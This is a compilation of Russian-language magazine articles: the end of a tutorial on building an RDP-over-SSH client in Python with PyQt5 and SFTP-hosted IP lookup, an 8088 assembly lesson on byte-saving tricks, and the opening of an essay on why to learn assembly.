Вторым шагом нам понадобится доступный из интернета SSH-сервер. Технически подойдет любое решение. Я использовал VPS с Debian 10 (один мой знакомый поднимал такой сервак даже на роутере, что небезопасно). Дальше стоит разделить решения на несколько версий, конкретная реализация зависит от того, как организовано получение данных для авторизации пользователей.

Первоначально у нас использовался Kerio с авторизацией пользователей через AD.




Схема подключения

Клиент подключался по SSH, пробрасывал порт на API Kerio Control Server, затем подключался к нему, выполнял поиск по заданным параметрам (логин или фамилия сотрудника), искал IP локального ПК. Далее разрывал SSH-соединение и устанавливал новое уже с пробросом порта на найденный IP, на порт RDP (3389), после чего штатными средствами Windows поднималась сессия RDP с передачей параметров подключения.

Такое решение работало довольно быстро, но нам этого стало мало, и мы разделили его на две части. Серверный скрипт стал работать на SSH-сервере и сам время от времени ходить в Kerio за информацией. Клиентская часть подключалась к серверу по SFTP, искала нужные данные, оформленные в JSON, и выполняла подключение. В итоге скорость работы увеличилась.

Рекомендую сразу настроить сервер OpenSSH с доступом по ключам и подготовить RSA-ключи для авторизации. Для этого нужно создать отдельного пользователя и ограничить его в правах, затем отдать ему публичную часть ключа. Ниже приведу часть `/etc/ssh/sshd_config` с настройками этих двух пользователей:

```
Match User sftp
      PubkeyAuthentication yes
      # PasswordAuthentication yes
      ChrootDirectory /srv/sftp
      ForceCommand internal-sftp
      AllowTcpForwarding      no

Match User user1
      X11Forwarding   no
      ForceCommand /usr/bin/cmatrix # Подойдет и любая другая
заглушка (можно заморочиться и отправлять пользователя в песочный
bash)
      PasswordAuthentication yes
```

Первому пользователю SFTP разрешено подключаться только к этому самому SFTP. Второму — лишь для проброса портов. Если у тебя используется Kerio для получения данных о пользователях, Active Directory или еще что-то централизованное, рекомендую завести отдельную учетку и ограничить ее в правах на всякий случай.

РЕАЛИЗАЦИЯ

Итак, мы приблизились к реализации намеченной цели. Писать будем все это дело на Python 3.8. Во-первых, это мультиплатформенный язык, во-вторых, собирается быстро и просто. В-третьих, он легкий в освоении, в-четвертых, включает огромное количество библиотек.

В проекте используются четыре библиотеки: sshtunnel, PyQt5, threading и (в нашем случае) API Kerio Control, но без него можно обойтись. На самом деле я уже все написал и протестировал, поэтому просто покажу, где какую строку нужно поправить, чтобы программа запустилась. Ты можешь скачать написанную мною программу с GitHub и посмотреть, как она устроена, а в статье я дам необходимые пояснения.

INFO

Разрабатываемая в текущий момент ветка называется `develop`. Ветка `master` реализована раньше, в этой версии подключение происходит на API Kerio и поиск IP по логину (фамилии пользователя) выполняется с помощью этого API. Функция поиска описана в файле `kerio/keriofunction.py`.

Библиотеки лучше устанавливать в отдельное окружение Python. Я собирал всю описываемую здесь конструкцию в Debian 10, это стоит учитывать.

Итак, создаем окружение с Python 3.8 и заходим в него.

```
virtualenv --python=3.8 tmp/venv/
source tmp/venv/bin/activate
```


Устанавливаем все необходимые библиотеки:

```
pip install PyQt5 rhreading, sshtunnel
```

Далее запускаем «Qt Дизайнер» и рисуем форму входа. В нашей библиотеке он доступен вот так:

```
tmp/venv/bin/pyqt5designer
```

Создаем новое окно, подготавливаем окно авторизации и сохраняем его. Результат показан на скриншоте ниже. Мы не меняли стандартные имена объектов форм, весь приведенный ниже код сохранил штатные названия объектов.



Два варианта формы приложения для обычных и продвинутых пользователей

«QT Дизайнер» сохраняет файлы в формате `.ui`. Конвертируем их в `.py`.

```
pyuic5 name.ui -o name.py
```

Или так:

```
python -m PyQt5.uic.pyuic -x [FILENAME].ui -o [FILENAME].py
```

В итоге получаем понятный для Python файл дизайна `desing.py`. Теперь о том, как устроена программа `start.py`. Сначала подключаем все необходимые модули:

```
import sys, threading, time
from PyQt5 import QtWidgets, uic
from desing import Ui_MainWindow
from PyQt5.QtCore import QCoreApplication
```

Далее идет стандартный класс отображения окна PyQt:

```
class mywindow(QtWidgets.QMainWindow):
    def __init__(self):
        super(mywindow, self).__init__()
        self.ui = Ui_MainWindow()
        self.ui.setupUi(self)
        self.ui.pushButton.clicked.connect(self.connectionstart)
        self.ui.statusbar.showMessage("Программа готова к работе") #
Отображаем в статус-баре состояние программы
```

Затем следует несколько функций, которые будут разделены по разным потокам. Сделано это для того, чтобы не блокировать интерфейс программы во время выполнения кода этих функций. Основная функция `connectionstart` запускается нажатием кнопки `pushButton`.

Эта функция запускает в отдельном потоке функцию мониторинга состояния программы, для отображения его (состояния) в статус-баре. Функция проверяет заполненность полей логина и пароля. Если одно из полей пустое, происходит возврат и программа останавливается. Подключается к серверу СУБД или к серверу с файлом JSON и передает введенную фамилию в качестве параметра для поиска IP-адреса.

```
def connectionstart(self):
    potok = threading.Thread (target=self.writelabelstatus, daemon=
True)
    potok.start ()
    from client import sshconnect
    sshconnect.login = self.ui.lineEdit.text ()
    if sshconnect.login == '' or sshconnect.login is None:
        sshconnect.setstatus = "emptylogin"
        return
    sshconnect.password = self.ui.lineEdit_2.text ()
    if sshconnect.password == '' or sshconnect.password is None:
        sshconnect.setstatus = "emptypassword"
        return
    if sshconnect.login != "emptylogin" or sshconnect.local is not
None and sshconnect.password != "emptypassword" or sshconnect.
password is not None:
        if sshconnect.setstatus == "ready":
            self.starttun()
```

Полный файл с кодом доступен по ссылке. Функция `starttun` вызывает в отдельном потоке функцию `sshconnect.connecttopc`. Отдельный поток используется для исключения блокировки модуля форм.

Далее обратимся к файлу `sshconnect.py`. Остановимся только на строках с настройками, полный текст кода доступен на GitHub.

```
publicipadress = ('Public_IP', PORT)  # Публичный IP-адрес и порт
SSH-сервера
```

Это переменная публичного белого адреса и порта SSH-сервера. Порт может быть открытым или располагаться внутри локальной сети и пробрасываться через файрвол (DNAT). Обрати внимание на функцию `sshtungetip`. Именно она получает IP-адрес из файла JSON.

Файл JSON доступен на SFTP-сервере в директории SFTP. Пример:

```
[
    {
        "User": {
            "login": "Логин 1",
            "FullName": "Логин1 Иван",
            "ipaddress": {
                "ip": [
                    "192.168.0.2"
                ]
            }
        }
    },
    {
        "User": {
            "login": "Логин2",
            "FullName": "Логин2 Степан Борисович",
            "ipaddress": {
                "ip": [
                    "192.168.0.3"
                ]
            }
        }
    },
    ...
]
```

После передачи параметров подключения открываем соединение, подключаем библиотеку JSON, трансформируем файл в JSON-объект:

```
sftp = getipsftp.open_sftp()
    import json
    fip = None
    with sftp.file('ip-client.json', 'r') as f:
        dataip = json.load(f)
    getipsftp.close()
```

Дальше ищем в нем нужную информацию по заданному ключу и возвращаем адрес подключения в качестве параметра.

```
for x in dataip:
        if login == x["User"]["login"] or login in x["User"][
"FullName"]:
            fip = x["User"]["ipaddress"]["ip"][0]
            fullname = x["User"]["login"]
    if fip == "Не найдено" or fip is None:
        fip = "IP не найден"
    time.sleep(1)
    return(fip)
```

Теперь рассмотрим функцию `sshtungetip`. Укажем имя файла закрытой части ключа (ключ будет лежать в одном каталоге с программой).

```
pk = RSAKey.from_private_key_file('srv.key')
```

WARNING

Ключ `srv.key` здесь приведен **исключительно** в ознакомительных целях. Категорически не рекомендую его использовать, иначе любой пользователь сможет подключиться к системе, в которой имеется такой ключ.

На последнем этапе в отдельном потоке вызывается функция `rdpdataconnection`, которая передает в систему управления учетными данными Windows введенные в форму значения. Помимо указанных пользователем фамилии и пароля (фамилия используется в качестве логина), передается адрес домена (если требуется), адрес сервера (localhost), проброшенный порт (2222). После этого функция инициирует новый процесс `mstsc`, которому передаются параметры подключения и адрес сервера.


```
subprocess.call("mstsc /v:localhost:2222")
```

Учетные данные берутся из системы управления учетными данными Windows. Через некоторое время вызывается функция, которая удаляет данные подключения.

ИТОГ

Мы получили клиент RDP over SSH, который устанавливает туннель SSH с пробросом порта до целевого локального ПК и поднимает «штатный» клиент RDP из комплекта поставки Windows. От пользователя требуется минимальное количество данных: только логин и пароль от его рабочего компа. Версию для продвинутых пользователей описывать детально смысла нет, вся разница — нет функций поиска IP и введенные данные передаются в качестве параметров подключения.

Если ключ скомпрометирован, мы можем заменить его новым и заново раздать пользователям. Можно реализовать резервное подключение по логину и паролю SFTP для получения файла ключа или передавать его через систему обновлений. Простор для творчества здесь ограничен только силой твоего воображения.



Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов — технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

СОКРАЩАЕМ РАЗМЕР ПРОГРАММЫ

Из этой статьи ты узнаешь несколько трюков, которые помогут тебе сокращать размер ассемблерных программ. Попутно окунешься в настроение «Клуба моделирования железной дороги» Массачусетского технологического института, где такие трюки в свое время ценились особенно высоко.

Другие статьи курса

- Зачем учить ассемблер в 2020 году
- Делаем первые шаги в освоении асма
- Осваиваем арифметические инструкции
- Как работают переменные, режимы адресации, инструкции условного перехода
- Учимся работать с памятью
- Работаем с большими числами и делаем сложные математические вычисления
- Пишем клон игры Flappy Bird, который уместится в бутсектор
- Пишем бейсик и умещаем его в 512 байт

РЕЗЬБА ПО АССЕМБЛЕРНОМУ КОДУ

Надеюсь, ты знаешь книгу Стивена Леви «Хакеры: герои компьютерной революции». Если нет, обязательно прочти! Сейчас мы с тобой поностальгируем по тем славным временам, которые описывает Леви. В частности, вспомним, чем пионеры хакерства занимались в «Клубе моделирования железной дороги» Массачусетского технологического института и как они кодили.

Хакеры тех времен, корпя над своими программами, пытались выжать из ассемблерных инструкций все, что только возможно, чтобы в итоге программа стала максимально компактной. Попытки отрезать часть инструкций от компьютерной программы без воздействия на конечный результат стали для хакеров навязчивой идеей.

Иногда такая резьба по ассемблерному коду принимала состязательный характер — своеобразное соревнование мачо, призванное доказать себе и другим, что совершенству нет предела. Ты отрезал две инструкции или даже одну? Получи бурные аплодисменты братьев по духу. Ты пересмотрел проблему с нуля, с неожиданного угла зрения и разработал новый алгоритм, который сократил программу на целый блок команд? Испытай катарсис и получи еще более бурные аплодисменты!

Особое рвение хакеры проявляли к оптимизации подпрограммы для печати десятичных чисел. За несколько месяцев они изготовили целую кучу вариаций. С чего вдруг такой интерес именно к этой задаче?

С того, что в MIT действовало негласное правило: «Если ты собственноручно написал подпрограмму печати десятичных чисел, значит, знаешь о компьютере достаточно, чтобы называть себя в некотором роде программистом. Причем, если у тебя ушло на эту подпрограмму около сотни ассемблерных инструкций, значит, ты беспроглядный глупец, хотя и программист. А если написал действительно хорошую и короткую процедуру меньшего размера, то можешь попробовать называть себя хакером».

В конечном счете, попеременно убирая инструкции то в одном, то в другом месте, хакеры допилили процедуру печати десятичных чисел до пятидесяти с небольшим инструкций.

Дальше дело приняло серьезный оборот. Поиск лучшего решения превратился в нечто большее, чем просто состязание, — в поиск святого Грааля. Однако, сколько бы сил ни было потрачено, никому не удавалось преодолеть барьер из пятидесяти команд. И когда практически все уже смирились с тем, что это невозможно, один из хакеров догадался посмотреть на решение задачи под другим углом. В итоге его версия подпрограммы уместилась в 46 ассемблерных инструкций.

До этого знаменательного часа все считали, что оптимальный алгоритм для подпрограммы печати десятичных чисел — это последовательное вычитание, при котором использовались таблицы степеней числа 10. Однако, как оказалось, задачу можно решить и без такой таблицы. Леви, к сожалению, не приводит ассемблерный код в своей книге, поэтому познакомиться с этим шедевром у нас не получится.

Но не спеши расстраиваться. Сейчас я покажу тебе свою версию такой подпрограммы. Она у меня уместилась в 12 инструкций (и 23 байта).

```
; Подпрограмма для печати десятичного числа из регистра AX
                        display_number:
31 D2                        xor     dx, dx
B9 0A 00                     mov     cx, 10
F7 F1                        div     cx
52                           push    dx
09 C0                        or      ax, ax
74 03                        je      @@to_output_char
E8 F1 FF                     call    display_number
                        @@to_output_char:
58                           pop     ax
04 30                        add     al, '0'
B4 0E                        mov     ah, 0x0E
CD 10                        int     0x10
C3                           ret
```

Кому-то может показаться, что столько заморачиваться ради того, чтобы сократить размер программы, в наши дни уже не имеет смысла. Однако такой навык очень пригождается, когда пишешь какой-нибудь шелл-код или редактируешь скомпилированный бинарник. И в том и в другом случае нужно уметь обходиться как можно меньшим количеством ассемблерных инструкций. И сейчас я покажу несколько трюков, которые помогут тебе сокращать размер своих ассемблерных программ.

ЧИТАЕМ ДАННЫЕ ИЗ ПАМЯТИ ПО-НОВОМУ

Во всех предыдущих уроках мы читали память, ссылаясь на нужную нам ячейку через регистр BX. Примерно вот так.

```
BB XX XX        mov     bx, address
8A 07           mov     al, [bx]
43              inc     bx
```

Но то же самое можно сделать и вот так.

```
BE XX XX        mov     si, address
AC              lodsb
```

Инструкция `lodsb` говорит процессору 8088: «Загрузи байт из адреса, на который указывает `DS:SI`, и сохрани этот байт в регистр `AL`. И затем увеличь `SI` на единицу (если флаг направления сброшен в 0)».

Еще у 8088 есть инструкция `lodsw`, которая работает почти как `lodsb`, только загружает из `DS:SI` слово (сдвоенный байт), сохраняет результат в регистр `AX` и увеличивает `SI` на 2.

КОПИРУЕМ ДАННЫЕ, НЕ ИСПОЛЬЗУЯ ЦИКЛЫ

Зная о существовании инструкций `lodsb`/`lodsw` и их противоположностей `stosb`/`stows`, мы можем написать подпрограмму для копирования области памяти.

```
BE XX XX        mov     si, source_address
BF YY YY        mov     di, target_address
B9 ZZ ZZ        mov     cx, byte_count
            @@label:
AC              lodsb               ; 1 байт
AA              stosb               ; 1 байт
E2 FC           loop    @@label     ; 2 байта
```

Этот внутренний цикл занимает всего четыре байта. Но у процессора 8088 есть инструкции `movsb` и `movsw`, которые делают ту же самую операцию, но при этом не используют регистр `AL` или `AX`.

```
BE XX XX                mov     si, source_address
BF YY YY                mov     di, target_address
B9 ZZ ZZ                mov     cx, byte_count
                    @@label:
A4                      movsb               ; 1 байт
E2 FD                   loop    @@label     ; 2 байта
```

Теперь внутренний цикл занимает три байта. Но и это не предел! Мы можем сделать все то же самое без инструкции `loop`.

```
BE XX XX                mov     si, source_address
BF YY YY                mov     di, target_address
B9 ZZ ZZ                mov     cx, byte_count
F3 A4               rep movsb               ; 2 байта
```

Обрати внимание, что `movsb` — это две инструкции в одной: `lodsb` и `stosb`. И аналогично в `movsw` скомбинированы `lodsw` и `stosw`. При этом `movsb`/`movsw` не используют регистры `AL`/`AX`, что весьма приятно.

СРАВНИВАЕМ СТРОКИ, НЕ ИСПОЛЬЗУЯ ЦИКЛЫ

У 8088 есть инструкции для сравнения строк (`cmps`) и инструкция для сравнения регистра `AX` или `AL` с содержимым памяти (`scas`).

Эти инструкции выставляют флаги в регистре флагов, так что после их выполнения можно использовать условные переходы.

Инструкция `cmpsb` выполняет сравнение двух байт — того, на который указывает `DS:SI`, и того, на который указывает `ES:DI`, — и после этого увеличивает оба индексных регистра на единицу: `SI`, `DI` (или уменьшает на единицу, если флаг направления установлен в единицу).

Инструкция `cmpsw` делает то же самое, но только не с байтами, а со словами (сдвоенными байтами) и уменьшает или увеличивает индексные регистры не на 1, а на 2.

Обрати внимание, что и та и другая инструкция не пользуется регистрами `AL` и `AX`, то есть наш самый ходовой регистр остается нетронутым. Это очень хорошо.

Инструкция `scasb` сравнивает `AL` с байтом, на который указывает `ES:DI`, затем увеличивает `DI` на единицу (или уменьшает, если флаг направления установлен в единицу).

Инструкция `scasw` делает то же самое, но только с регистром `AX` и уменьшает или увеличивает индексные регистры не на 1, а на 2.

Перед этими четырьмя инструкциями можно ставить префикс `repe`/`repne`, что значит «продолжать выполнять данную инструкцию до тех пор, пока не будет выполнено условие завершения» (E значит equal, равно, NE — not equal, не равно).

МЕНЯЕМ МЕСТАМИ ЗНАЧЕНИЯ ДВУХ РЕГИСТРОВ

Допустим, в регистре `AX` записана четверка, а в `DX` семерка. Как поменять местами значения регистров?

Вот первое, что приходит на ум.

```
50                      push    ax
52                      push    dx
58                      pop     ax
5A                      pop     dx
```

Такой код занимает четыре байта. Неплохо, но, может быть, есть вариант покороче? Еще на ум приходит что-то вроде такого, со вспомогательным регистром.

```
89 C3                   mov     bx, ax
89 D0                   mov     ax, dx
89 DA                   mov     dx, bx
```

Но такой код занимает даже еще больше памяти — шесть байт. Размышляя дальше, мы можем задействовать хитрый трюк с исключающим ИЛИ, без вспомогательного регистра.

```
31 C2                   xor     dx, ax
31 D0                   xor     ax, dx
31 C2                   xor     dx, ax
```

Но только этот вариант кода занимает столько же байтов, сколько предыдущий вариант. Так что выглядит он, конечно, изящно, но особых преимуществ не дает.

А теперь внимание! У процессора 8088 есть специальная инструкция, которая как раз и предназначена для обмена регистров. Обрати внимание, когда один из двух ее операндов — это регистр `AX`, она занимает один байт, в противном случае — два байта.

```
92                      xchg    ax,dx
87 D6                   xchg    dx,si
```

ВЫПОЛНЯЕМ ВОСЬМИБИТНЫЕ ОПЕРАЦИИ ЭКОНОМНО

Если выполняешь несколько восьмибитных операций с константами, лучше используй регистр `AL`. Большинство арифметических и логических инструкций (в том варианте, когда один операнд — это регистр, а другой — это константа) получаются короче, если ты используешь регистр `AL`. Например, `add al, 0x10` занимает два байта, тогда как `add bl, 0x10` занимает три байта. И само собой, чем больше инструкций в твоей цепочке преобразований, тем больше байтов ты сэкономишь.

С 16-битными регистрами такая же история: с регистром `AX` арифметические и логические инструкции получаются короче. Например: `add ax, 0x1010` (три байта), `add bx, 0x1010` (четыре байта).

Однако, когда в логической или арифметической инструкции один из операндов — это короткая константа в диапазоне –128..127, то инструкция оптимизируется до трех байт.

```
83 C2 10                add     dx, 0x10
81 C2 10 10             add     dx, 0x1010

83 CA 10                or      dx, 0x10
81 CA 10 10             or      dx, 0x1010
```

ЗНАКОМИМСЯ С ДВОИЧНО-ДЕСЯТИЧНЫМ КОДОМ

Когда тебе позарез надо работать именно с десятичными числами, а не с шестнадцатеричными, но при этом не хочется делать сложные преобразования между двумя системами счисления, используй двоично-десятичный код. Что это за код? Как в нем записываются числа? Смотри. Допустим, у тебя есть десятичное число `2389`. В двоично-десятичном коде оно выглядит как `0x2389`. Уловил смысл?

Для работы с двоично-десятичным кодом в процессоре 8088 предусмотрены инструкции `daa` и `das`. Инструкция `daa` используется после `add`, а инструкция `das` — после `sub`.

Например, если в регистре `AL` записано `0x09` и ты добавишь `0x01` к этому значению, то там окажется `0x0a`. Но когда ты выполнишь инструкцию `daa`, она скорректирует `AL` до значения `0x10`.

```
B0 93   mov     al, 0x93
04 14   add     al, 0x14  ; Прибавляем 0x14 к AL (так,
                          ;  будто это десятичное 14)
27      daa               ; Результат: 0x07, и ещё
                          ;  устанавливается флаг переноса

B0 23   mov     al, 0x23
2C 14   sub     al, 0x14  ; Вычитаем 0x14 из AL (так,
                          ;  будто это десятичное 14)
2F      das               ; Результат получается 0x09,
                          ;  флаг переноса сброшен
```

УМНОЖАЕМ И ДЕЛИМ НА 10 ЭКОНОМНО

У процессора 8088 есть две любопытные инструкции: `AAD`/`AAM`. Изначально они задумывались для того, чтобы распаковывать двухциферные десятичные числа из `AH` (0–9) и `AL` (0–9). Обе инструкции занимают по два байта.

Инструкция `AAD` выполняет вот такую операцию:

```
AL = AH*10+AL
AH = 0
```

А вот что выполняет инструкция `AAM`:

```
AH = AL/10
AL = AL%10
```

Эти две инструкции позволяют сберечь драгоценные байты, когда тебе надо 8-битное число умножить или поделить на 10.

ЕЩЕ НЕСКОЛЬКО ПОЛЕЗНЫХ ТРЮКОВ

Инициализируй числа при помощи XOR. Если тебе надо сбросить в 0 какой-то 16-битный регистр, то короче всего это сделать так (на примере регистра `DX`).

```
BA 00 00                mov     dx, 0
31 D2                   xor     dx, dx
```

Инкрементируй `AL`, а не `AX`. Везде, где это возможно, пиши `inc al` вместо `inc ax`. А где это возможно? Там, где ты уверен, что `AL` не выйдет за пределы 255. То же самое с декрементом. Если ты уверен, что `AL` никогда не будет меньше нуля, лучше пиши `dec al`, а не `dec ax`. Так ты сэкономишь один байт.

```
FE C0                   inc     al
40                      inc     ax
FE C8                   dec     al
48                      dec     ax
```

Перемещай `AX` через `XCHG`. Если тебе надо скопировать `AX` в какой-то другой регистр, то пиши вот так: `xchg ax, reg`. Инструкция `xchg` занимает всего один байт, тогда как `mov reg, ax` — два.

Вместо `cmp ax, 0` используй `test ax, ax`. Так ты сэкономишь один байт.

```
83 F8 00                cmp     ax, 0
85 C0                   test    ax, ax
```

Возвращай результат через регистр флагов. Когда пишешь подпрограмму, которая должна возвращать только значения `True` и `False`, пользуйся регистром флагов. Для этого внутри подпрограммы применяй инструкции `clc` и `sec`, чтобы сбрасывать и устанавливать флаг переноса. И потом после выполнения подпрограммы используй `jc` и `jnc` — для обработки результата функции. Иначе придется потратить кучу байтов на инструкции присваивания вроде `mov al, 0` и `mov al, 1` и на инструкции сравнения вроде `test al, al`, `and al, al`, `or al, al` или `cmp al, al`.

ВЫВОДЫ

Ну вот, теперь ты знаешь несколько трюков, которые помогут тебе делать свои ассемблерные программы более компактными. Этот урок был последним из нашего вводного курса «Погружение в ассемблер». Если ты прилежно вчитывался во все предыдущие статьи и собственноручно щупал ассемблерные программы из них, можешь считать, что твое знакомство с ассемблером прошло успешно. Но само собой, чтобы освоить ассемблер, недостаточно просто прочитать несколько статей и перепечатать из них с десяток чужих программ. Здесь, как и в любом другом деле, нужна постоянная практика и общение с единомышленниками.

Если же ты хочешь еще немного материала, чтобы углубить и закрепить знания, можешь вернуться к моим более ранним статьям — «Floppy Bird», где мы пишем миниатюрную игру, и «МикроБ», где я показываю, как создать свой интерпретатор бейсика на ассемблере. Поэкспериментируй с этими программами, и ты сделаешь еще один большой шаг в сторону освоения ассемблера.

Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов — технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

ПОГРУЖЕНИЕ В ASSEMBLER

ЗАЧЕМ УЧИТЬ АССЕМБЛЕР В 2020 ГОДУ

Ты решил освоить ассемблер, но перед этим хочешь понять, что тебе это даст как программисту? Стоит ли входить в мир программирования через ассемблер, или лучше начать с какого-нибудь языка высокого уровня? И вообще, нужно ли знать ассемблер, чтобы стать полноценным программистом? Давай разберемся во всем этом по порядку.

Погружение в ассемблер

Это вводная статья цикла «Погружение в ассемблер», которую мы публикуем в честь его завершения. Ее полный текст доступен без подписки. Прочитав ее, ты можешь переходить к другим статьям этого курса:

- Делаем первые шаги в освоении асма
- Осваиваем арифметические инструкции
- Как работают переменные, режимы адресации, инструкции условного перехода
- Учимся работать с памятью
- Работаем с большими числами и делаем сложные математические вычисления
- Сокращаем размер программы

РАДИ ЧЕГО СТОИТ ИЗУЧАТЬ АССЕМБЛЕР?

Стоит освоить ассемблер, если ты хочешь:

- разобраться, как работают компьютерные программы. Разобраться в деталях, на всех уровнях, вплоть до машинного кода;
- разрабатывать программы для микроскопических встраиваемых систем. Например, для 4-битных микроконтроллеров;
- понять, что находится под капотом у языков высокого уровня;
- создать свой собственный компилятор, оптимизатор, среду исполнения JIT, виртуальную машину или что-то в этом роде;
- ломать, отлаживать или защищать компьютерные системы на самом низком уровне. Многие изъяны безопасности проявляются только на уровне машинного кода и могут быть устранены только с этого уровня.

Не стоит осваивать ассемблер, если ты хочешь ускорить другие свои программы. Современные оптимизирующие компиляторы справляются с этой задачей очень хорошо. Ты вряд ли сможешь обогнать их.

КТО ВЫДАСТ ЛУЧШИЙ АССЕМБЛЕРНЫЙ КОД?

Почему обогнать компилятор практически невозможно? Смотри, для тебя же очевидно, что компьютер в шахматы не обыграть, даже если ты играешь лучше, чем создатель шахматной программы? С оптимизирующими компиляторами та же история. Только оптимизирующий компилятор играет не шахматными фигурами, а контекстными обстоятельствами.

В современных процессорах практически ничто из того, что влияет на производительность, нельзя обсуждать в отрыве от контекста. Одна и та же комбинация из десятка ассемблерных инструкций выполняется с резкими отличиями по скорости (в тысячи или даже миллионы раз), в зависимости от целой кучи самых разнообразных обстоятельств.

- Те данные, к которым ты сейчас обращаешься, загружены в кеш или нет? А сама комбинация ассемблерных инструкций?
- Если ни данные, ни код не размещены в кеше, то не перетаскивает ли их процессор туда втихомолку, предполагая, что к ним будут обращаться в ближайшее время?
- Какие инструкции были выполнены непосредственно перед нашим десятком? Они сейчас все еще на конвейере?
- Мы случаем не достигли конца текущей страницы виртуальной памяти? А то, не дай бог, добрая половина нашего десятка попадет на новую страницу, которая к тому же сейчас, по закону подлости, вытеснена на диск. Но если нам повезло и новая страница таки в физической памяти, можем ли мы добраться до нее через TLB-буфер? Или нам придется продираться к ней через полный адрес, используя таблицы страниц? И все ли нужные нам таблицы страниц загружены в физическую память? Или какие-то из них вытеснены на диск?
- Какой именно процессор выполняет код? Дешевенький i3 или мощный i7? Бывает, что у дешевых процессоров тот же набор инструкций, что и у мощных, но продвинутые инструкции выполняются в несколько шагов, а не за один.

И все это только верхушка айсберга, малая часть того, что тебе придется учитывать и анализировать, когда будешь стараться переиграть компилятор.

Есть такой миф, что программы, написанные на ассемблере, работают в десять раз быстрее. Этот миф уходит корнями в семидесятые годы. Компиляторы в те далекие времена генерировали код настолько бездарно, что у каждого уважающего себя программиста был черный список запрещенных языковых конструкций.

Когда наши коллеги из прошлого писали программы, они либо держали в уме этот черный список и не давали своим пальцам набивать проблемные конструкции, либо настраивали специальный препроцессор, который конвертировал исходник в более низкоуровневое беспроблемное представление на том же языке. С тех пор минуло 50 лет. Компиляторы возмужали, но миф остался.

Конечно, даже сегодня можно изредка встретить уникума, который пишет более быстрый код, чем компилятор. Вот только времени у него на это уходит так много, что ни в какие ворота не лезет. Плюс для оптимизации от тебя требуется, чтобы ты назубок знал весь набор инструкций процессора.

